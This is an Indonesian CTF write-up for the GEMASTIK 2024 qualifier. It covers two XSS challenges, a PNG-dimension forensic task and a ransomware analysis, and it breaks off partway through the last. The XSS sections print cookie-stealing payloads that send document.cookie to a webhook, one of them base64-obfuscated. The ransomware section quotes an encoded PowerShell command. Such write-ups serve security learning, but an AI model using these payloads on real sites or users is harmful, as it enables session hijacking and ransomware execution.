WRITEUP GEMASTIK QUALIFIER 2024

HCS - Kos0ng Fans Club

kiseki
HyggeHalcyon
jjcho

DAFTAR ISI

WEB

Baby XSS

Flag: gemastik{s3lamat_anda_m3ndap4tkan_XSS}


Diberikan sebuah website beserta link source code nya. Dari deskripsi soal, kita tahu bahwa challenge ini adalah seputar XSS. Pada bagian **src/index.html** kita dapat menemukan injection point untuk XSS.

src/index.html

```
<!DOCTYPE html>
<html lang="en">

<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width,
initial-scale=1.0">
    <title>POC Website</title>
    <link
href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap
.min.css" rel="stylesheet"

integrity="sha384-9ndCyUaIbzAi2FUVXJi0CjmCapSmO7SnpJef0486qhLnuZ2cdeR
hO02iuK6FUUVM" crossorigin="anonymous">
</head>

<body data-bs-theme="dark">

</body>

<script
src="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/js/bootstrap.b
undle.min.js"

integrity="sha384-geWF76RCwLtnZ8qwWowPQNguL3RmwHVBC9FhGdlKrxdiJJigb/j
/68SIy3Te4Bkz"
    crossorigin="anonymous"></script>
<script>
    const url = new URL(location)
    if (url.searchParams.has("x")) {
        /* inject here -> */ eval(url.searchParams.get("x")) /* <-
```

```
inject here */
    }
</script>

</html>
```

Dari kode tersebut, kita dapat mengetahui bahwa value dari parameter “x” akan dipassing ke dalam fungsi “eval”. Untuk mengetest hal ini, kita dapat mengirimkan string “alert(document.domain)” pada parameter “x”.




Flag pada soal ini ada pada value cookie yang ada pada bot Puppeteer. Untuk me-leak flag, kita dapat mengirimkannya kepada website kita atau alternatifnya dapat menggunakan webhook.

Payload
x=fetch("https://webhook/?"%2bdocument.cookie)

Untuk mengirimkan pada bot, kita perlu menggunakan URL http://proxy sebagai host.

Final Payload
http://proxy/?x=fetch("https://webhook/?"%2bdocument.cookie)



Karbit

Flag: gemastik{S3l4m4t_anda_t3lah_m3nj4d1_r4j4_karbit}

Diberikan sebuah website beserta source code nya. Challenge ini mempunyai source code yang sama dengan challenge “Baby XSS”, hanya file **src/index.html** nya yang berbeda. Berikut adalah isi dari file tersebut:

src/index.html

```
<!DOCTYPE html>
<html lang="en">

<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width,
initial-scale=1.0">
    <title>Waifus Store</title>
    <link
href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap
.min.css" rel="stylesheet"

integrity="sha384-9ndCyUaIbzAi2FUVXJi0CjmCapSmO7SnpJef0486qhLnuZ2cdeR
hO02iuK6FUUVM" crossorigin="anonymous">
```


```
    <style>
        .waifu-grid {
            display: grid;
            grid-template-columns: repeat(4, 1fr);
            gap: 10px;
        }

        .waifu-item {
            position: relative;
        }

        .card {
            cursor: pointer;
        }

        .card-img-top {
            max-height: 200px;
            object-fit: cover;
        }

        .btn-container {
            position: absolute;
            bottom: 10px;
            left: 50%;
            transform: translateX(-50%);
        }

        .btn {
            margin-top: 10px;
        }
    </style>
</head>

<body data-bs-theme="dark">
    <div class="container">
        <h1 class="text-center mt-5">Claim Your Waifu</h1>
        <div class="waifus waifu-grid mt-4"></div>
        <h2 class="text-center mt-5">Your Claimed Waifus</h2>
        <div class="claimed-waifus waifu-grid mt-4"></div>
    </div>
</body>
```


```
<script
src="https://cdn.jsdelivr.net/npm/bootstrap@latest/dist/js/bootstrap.
bundle.min.js"></script>
<script
src="https://unpkg.com/dompurify@latest/dist/purify.min.js"></script>

<script>
    const waifusContainer = document.querySelector(".waifus");
    const claimedWaifusContainer =
document.querySelector(".claimed-waifus");
    const REGEX_SAVE_PROPS = /['"]/;
    const initialHash = location.hash ?
atob(location.hash.substring(1)) : "";
    function createWaifuCardHTML(file, buttonText, buttonAction) {
        const sanitizedFile = DOMPurify.sanitize(file);
        const imgHTML = `<img src="${sanitizedFile}"
class="card-img-top">`;
        const buttonHTML = `<button class="btn btn-outline-light"
onclick="${buttonAction}('${sanitizedFile}')">${buttonText}</button>`
;
        return `<div class="card text-center
waifu-item">${imgHTML}<div
class="btn-container">${buttonHTML}</div></div>`;
    }

    function throwAlert(message) {
        document.location.hash = "";
        alert(message);
        document.location = document.referrer;
    }

    function claimWaifu(file) {
        const sanitizedPath = DOMPurify.sanitize(new
URL(file).pathname);
        let currentHash = location.hash ?
atob(location.hash.substring(1)) : "";
        const currentPaths = currentHash ? currentHash.split("|") :
[];
        if (!currentPaths.includes(sanitizedPath)) {
            currentPaths.push(sanitizedPath);
            location.hash = btoa(currentPaths.join("|"));
            displayClaimedWaifus(currentPaths);
```

```
        }
    }

    function removeWaifu(file) {
        const sanitizedPath = DOMPurify.sanitize(new
URL(file).pathname);
        let currentHash = atob(location.hash.substring(1));
        const currentPaths = currentHash.split("|").filter(p => p !==
sanitizedPath);
        location.hash = btoa(currentPaths.join("|"));
        displayClaimedWaifus(currentPaths);
    }

    function displayClaimedWaifus(paths) {
        if (REGEX_SAVE_PROPS.test(initialHash)) {
            throwAlert("Invalid characters detected in the hash.
Please try again.");
        }
        let claimedWaifusHTML = "";
        paths.forEach((path) => {
            const file = `https://i.waifu.pics${path}`;
            const cardHTML = createWaifuCardHTML(file, 'Remove',
'removeWaifu');
            claimedWaifusHTML += cardHTML;
        });
        claimedWaifusContainer.innerHTML = claimedWaifusHTML;
    }

    document.addEventListener("DOMContentLoaded", () => {
        fetch("https://api.waifu.pics/many/sfw/smile", {
            method: "POST",
            headers: {
                "Content-Type": "application/json",
            },
            body: JSON.stringify({}),
        })
            .then((response) => response.json())
            .then((data) => {
                let waifusHTML = "";
                data.files.slice(0, 16).forEach((file) => {
                    const cardHTML = createWaifuCardHTML(file,
'Claim', 'claimWaifu');
```

```
                    waifusHTML += cardHTML;
                });
                waifusContainer.innerHTML = waifusHTML;
            });

        const initialPaths = initialHash ? initialHash.split("|") :
[];
        displayClaimedWaifus(initialPaths);
    });
</script>

</html>
```

Pada source code tersebut terdapat kerentanan XSS, tepatnya pada fungsi **createWaifuCardHTML**. Fungsi tersebut menerima argumen yang salah satunya diambil dari nilai **location.hash** dan kemudian mengincludekan ke dalam properti src dari sebuah HTML tag img yang kemudian akan diwrite ke dalam HTML page. Hal ini dapat kita manfaatkan untuk mendapatkan XSS. Namun, untuk mendapatkan XSS kita perlu membypass regex **REGEX_SAVE_PROPS**. Regex tersebut memastikan bahwa tidak input ‘ (quote) atau double-quote (“) dari user. Sementara, untuk mendapatkan XSS kita perlu “ (double-quote) agar string yang kita inputkan dapat ter-escape dari properti “src”. Hal ini dapat kita lakukan dengan meng-abuse fungsi **Dompurify.sanitize()** yang dilakukan oleh aplikasi sebelum input dari user di-includekan ke dalam properti src dari sebuah HTML tag img. Berikut adalah contoh dimana kita berhasil menginjeksikan properti onerror untuk mengeksekusi fungsi **alert(document.domain)**.






Hal ini dapat terjadi karena fungsi sanitize milik Dompurify otomatis akan memberikan double-quote pada nilai dari valid properti pada tag HTML yang disanitasi. Hal tersebut, membuat kita dapat meng-escape input dari properti src.

Selanjutnya adalah me-leak flag saja yaitu dengan me-leak cookie dari bot Puppeteer. Kita dapat menggunakan webhook dalam proses ini. Berikut adalah final payload miliki kami:

Final Payload
http://proxy/#PGltZyBuYW1lPW9uZXJyb3I9ZXZhbChhdG9iKGBabVYwWTJnb0oyaDBkSEJ6T2k4dmQyVmlhRzl2YXk1emFYUmxMekZrTVRJMVl6Um1MVFUyTkRJdE5HTXlOQzA0WVRkbExUQTNNakUyTlRFM01qSTBNejhuK2RvY3VtZW50LmNvb2tpZSk=`))//>  // Decoded // <img name=onerror=eval(atob(`ZmV0Y2goJ2h0dHBzOi8vd2ViaG9vay5zaXRlLzFkMTI1YzRmLTU2NDItNGMyNC04YTdlLTA3MjE2NTE3MjI0Mz8nK2RvY3VtZW50LmNvb2tpZSk=`))//>

Dengan menggunakan payload di atas, kami berhasil mendapatkan flag.



FORENSIC


Baby Structured

Flag: gemastik{g0t_cr0pped_by_structur3}

Diberikan sebuah file **zhezhi_____.zip** yang didalamnya hanya terdapat satu file bernama **zhezhi_____**. Setelah dianalisis ternyata file tersebut adalah file image PNG.

```
jeri@LAPTOP-T0B5R7HM /mnt/c/Users/ACER/DEsktop/GEMASTIK WU/FOR $ file zhezhi_______
zhezhi_______: PNG image data, 697 x 531, 8-bit/color RGBA, non-interlaced
```

Saat file tersebut dibuka, terlihat file tersebut seperti terpotong



Dan benar saja saat dilakukan pengecekan file dengan tool **pngcheck** didapati bahwa ada kesalahan komputasi CRC pada chunk IHDR, hal ini menunjukan bahwa file foto memiliki lebar atau panjang yang sudah dimodifikasi.

```
jeri@LAPTOP-T0B5R7HM /mnt/c/Users/ACER/DEsktop/GEMASTIK WU/FOR $ pngcheck -vv zhezhi_______.png
File: zhezhi_______.png (746120 bytes)
  chunk IHDR at offset 0x0000c, length 13
    697 x 531 image, 32-bit RGB+alpha, non-interlaced
  CRC error in chunk IHDR (computed 03d9043c, expected a5ae0f88)
ERRORS DETECTED in zhezhi_______.png
```


Untuk mendapatkan ukuran file foto asli, kami melakukan brute force pada dimensi foto dengan bantuan script Python berikut.

bruteDim.py

```python
from zlib import crc32

f = bytearray(open("zhezhi_______.png", "rb").read())

width = int.from_bytes(f[18:20], "big")
height = int.from_bytes(f[22:24], "big")
```

```
crc_target = int.from_bytes(f[29:33], "big")

for w in range(697, 1000):
    for h in range(531, 1000):
        f[18:20] = w.to_bytes(2, "big")
        f[22:24] = h.to_bytes(2, "big")
        crc = crc32(f[0xc:0x1d])
        if crc == crc_target:
            crc_target = -1
            break
    if crc_target == -1:
        break

out = open("flag.png", "wb")
out.write(f)
```

Setelah kode dijalankan maka akan didapati foto dengan dimensi yang sesuai dengan expected crc.




about:blank#blocked

Ruze

Flag: gemastik{be_careful_with_what_is_on_the_internet_r4nsom_everywhere}

Diberikan sebuah file AD1, kami diminta untuk menganalisis file yang terenkripsi oleh ransomware. Karena file yang diberikan merupakan file AD1, maka kita bisa melakukan analisis menggunakan **FTK Imager**. Didalam direktori **Downloads** pada user **sand-4eCC834FCF,** kita bisa menemukan suatu file executable **sudoku_new_installer_2024.exe**.



Setelah dilakukan analisis menggunakan **Ghidra** didapati bahwa proses enkripsi dilakukan dengan menjalankan file berekstensi Console.bat yang ada pada `\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\\Console.bat`.

ghidra_decompile

```
/* DISPLAY WARNING: Type casts are NOT being printed */

void FUN_140002cb0(void)

{
  void *pvVar1;
  longlong lVar2;
  longlong *plVar3;
  ulonglong *puVar4;
  ulonglong local_d8 [3];
  ulonglong local_c0 [3];
  ulonglong local_a8 [3];
  longlong local_90 [3];
  undefined *local_78;
  HANDLE local_70;
  undefined local_62;
  undefined local_61;
  longlong local_60 [3];
  longlong local_48 [3];
```

```
  byte *local_30 [4];
  undefined8 local_10;

  local_10 = 0xfffffffffffffffe;
  local_62 = 0;
  local_61 = 1;
  FUN_1400023a0(local_a8,"C:\\Users\\\\Desktop\\README.txtx",9);
  FUN_140009760(local_30);
  FUN_1400014b0(local_48,local_30);
  FUN_140001410(local_60,local_48);
  plVar3 = local_60;
  FUN_140001130(local_90,plVar3);
  pvVar1 = FUN_140006ba0(local_90);
  local_61 = 0;
  FUN_140006cd0(local_c0,local_a8,pvVar1,plVar3);
  local_61 = 0;
  puVar4 = local_c0;
  FUN_140006cd0(local_d8,puVar4,

"\\AppData\\Roaming\\Microsoft\\Windows\\PowerShell\\PSReadline\\Console.bat
",0 x44);
  lVar2 = FUN_140001630(local_d8);
  local_62 = 1;
  FUN_140012670(local_90);
  local_62 = 0;
  local_70 =
FUN_1400012c0(lVar2,puVar4,"REASONsrc/main.rs",6,&DAT_140034b18);
  local_78 = FUN_140001770(&local_70,

"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -e JABLAH
MAagBpAEIARAAgAD0AIAAiAGAAIgBzAGUAbgBvAGQAYAAiACAAdAB1AHAAdAB1AE8ALQBlAHQ
AaQByAFcAOwB9ADgAMgBFAEUAMgA5ACQAIAA5AEEANgA2ADcANgAkACAAMQBFADgAMwBDAEUA
JAAgADAAQwAzADgANwBEACQAIABlAGwAaQBGAC0AdABwAHkAcgBjAG4ARQA7AGUAbQBhAE4AL
gBDAEUANQBCADkAQwAkACAAaAB0AGEAUABkAGwAaQBoAEMALQAgADAAOQA2ADkANgAwACQAIA
BoAHQAYQBQAC0AIABoAHQAYQBQAC0AbgBpAG8ASgAgAD0AIAAxAEUAOAAzAEMARQAkADsAZQB
tAGEATgBsAGwAdQBGAC4AQwBFADUAQgA5AEMAJAAgAD0AIAAwAEMAMwA4ADcARABgACQAewAg
ACkANQAzADQAOABGADEAJAAgAG4AaQAgAEMARQA1AEIAOQBDAGAAJAAoACAAaABjAGEAZQByA
G8AZgA7AGUAbABpAEYALQAgAEEAQwA5AEMAOQBGACQAIABoAHQAYQBQAC0AIABtAGUAdABJAG
QAbABpAGgAQwAtAHQAZQBHACAAPQAgADUAMwA0ADgARgAxACQAOwB9ADAANgBFADkANgAwACQ
AIABoAHQAYQBQAC0AIAB5AHIAbwB0AGMAZQByAGkARAAgAGUAcAB5AFQAbQBlAHQASQAtACAA
bQBlAHQASQAtAHcAZQBOAHsAIAApACkAMAA2AEUAOQA2ADAAJAAgAGgAdABhAFAALQAgAGgAd
```

```
ABhAFAALQB0AHMAZQBUACgAIAB0AG8AbgAtACgAIABmAGkAOwA5AEEANgA2ADcANgAkACAAdA
B1AHAAdAB1AE8ALQBlAHQAaQByAFcAOwBgACIAMQAyADMAZgAzADQAOAAyAGEANgA3ADAAYAA
iAC4AKQBgACIAMQAyADMAZgAzADQAOAAyAGEANgA3ADAAYAAiACAAZQBtAGEATgAtACAAMAA2
AEUAOQA2ADAAJAAgAGgAdABhAFAALQAgAHkAdAByAGUAcABvAHIAUABtAGUAdABJAC0AdABlA
EcAKAAgAD0AIAA4ADIARQBFADIAOQAkADsAYAAiADYAMABiADEAZQBlAGUAYgAyAGUAOQA1AG
AAIgAuACkAYAAiADYAMABiADEAZQBlAGUAYgAyAGUAOQA1AGAAIgAgAGUAbQBhAE4ALQAgADA
ANgBFADkANgAwACQAIABoAHQAYQBQAC0AIAB5AHQAcgBlAHAAbwByAFAAbQBlAHQASQAtAHQA
ZQBHACgAIAA9ACAAOQBBADYANgA3ADYAJAA7AGAAIgA3ADcAYgBiAGYAYQA5AGEANwBlADIAM
ABcAG4AbwBpAHMAcgBlAFYAdABuAGUAcgByAHUAQwBcAFQATgAgAHMAdwBvAGQAbgBpAFcAXA
B0AGYAbwBzAG8AcgBjAGkATQBcAGUAcgBhAHcAdABmAG8AUwBcADoAVQBDAEsASABgACIAIAA
9ACAAMAA2AEUAOQA2ADAAJAA7AH0AYAAiACEAdABzAGkAeABFACAAeQBkAGEAZQByAGwAQQBg
ACIAewAgAF0AbgBvAGkAdABwAGUAYwB4AEUATwBJAC4ATwBJAC4AbQBlAHQAcwB5AFMAWwAgA
GgAYwB0AGEAYwAgAH0AcABvAHQAUwAgAG4AbwBpAHQAYwBBAHIAbwByAHIARQAtACAAeQByAG
8AdABjAGUAcgBpAEQAIABlAHAAeQBUAG0AZQB0AEkALQAgADAAOQA2ADkANgAwACQAIABoAHQ
AYQBQAC0AIABtAGUAdABJAC0AdwBlAE4AewAgAHkAcgB0ADsAYAAiAGUAZwBhAHIAYQBHAFwA
dABmAG8AcwBvAHIAYwBpAE0AXABsAGEAYwBvAEwAXABhAHQAYQBEAHAAcABBAFwAYAAiACAAK
wAgAGUAbQB..." /* TRUNCATED STRING LITERAL */
                          ,0x13dd);
  FUN_1400128d0(&local_78);
  FUN_140005320(&local_70);
  return;
}
```

File Console.bat yang dijalankan berisi perintah powershell seperti dibawah.

Console.bat

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -e
JABLAHMAagBpAEIARAAgAD0AIAAiAGAAIgBzAGUAbgBvAGQAYAAiACAAdAB1AHAAdAB1AE8ALQBl
AHQAaQByAFcAOwB9ADgAMgBFAEUAMgA5ACQAIAA5AEEANgA2ADcANgAkACAAMQBFADgAMwBDAEUA
JAAgADAAQwAzADgANwBEACQAIABlAGwAaQBGAC0AdABwAHkAcgBjAG4ARQA7AGUAbQBhAE4ALgBD
AEUANQBCADkAQwAkACAAaAB0AGEAUABkAGwAaQBoAEMALQAgADAAOQA2ADkANgAwACQAIABoAHQA
YQBQAC0AIABoAHQAYQBQAC0AbgBpAG8ASgAgAD0AIAAxAEUAOAAzAEMARQAkADsAZQBtAGEATgBs
AGwAdQBGAC4AQwBFADUAQgA5AEMAJAAgAD0AIAAwAEMAMwA4ADcARABgACQAewAgACkANQAzADQA
OABGADEAJAAgAG4AaQAgAEMARQA1AEIAOQBDAGAAJAAoACAAaABjAGEAZQByAG8AZgA7AGUAbABp
AEYALQAgAEEAQwA5AEMAOQBGACQAIABoAHQAYQBQAC0AIABtAGUAdABJAGQAbABpAGgAQwAtAHQA
ZQBHACAAPQAgADUAMwA0ADgARgAxACQAOwB9ADAANgBFADkANgAwACQAIABoAHQAYQBQAC0AIAB5
```

```
AHIAbwB0AGMAZQByAGkARAAgAGUAcAB5AFQAbQBlAHQASQAtACAAbQBlAHQASQAtAHcAZQBOAHsA
IAApACkAMAA2AEUAOQA2ADAAJAAgAGgAdABhAFAALQAgAGgAdABhAFAALQB0AHMAZQBUACgAIAB0
AG8AbgAtACgAIABmAGkAOwA5AEEANgA2ADcANgAkACAAdAB1AHAAdAB1AE8ALQBlAHQAaQByAFcA
OwBgACIAMQAyADMAZgAzADQAOAAyAGEANgA3ADAAYAAiAC4AKQBgACIAMQAyADMAZgAzADQAOAAy
AGEANgA3ADAAYAAiACAAZQBtAGEATgAtACAAMAA2AEUAOQA2ADAAJAAgAGgAdABhAFAALQAgAHkA
dAByAGUAcABvAHIAUABtAGUAdABJAC0AdABlAEcAKAAgAD0AIAA4ADIARQBFADIAOQAkADsAYAAi
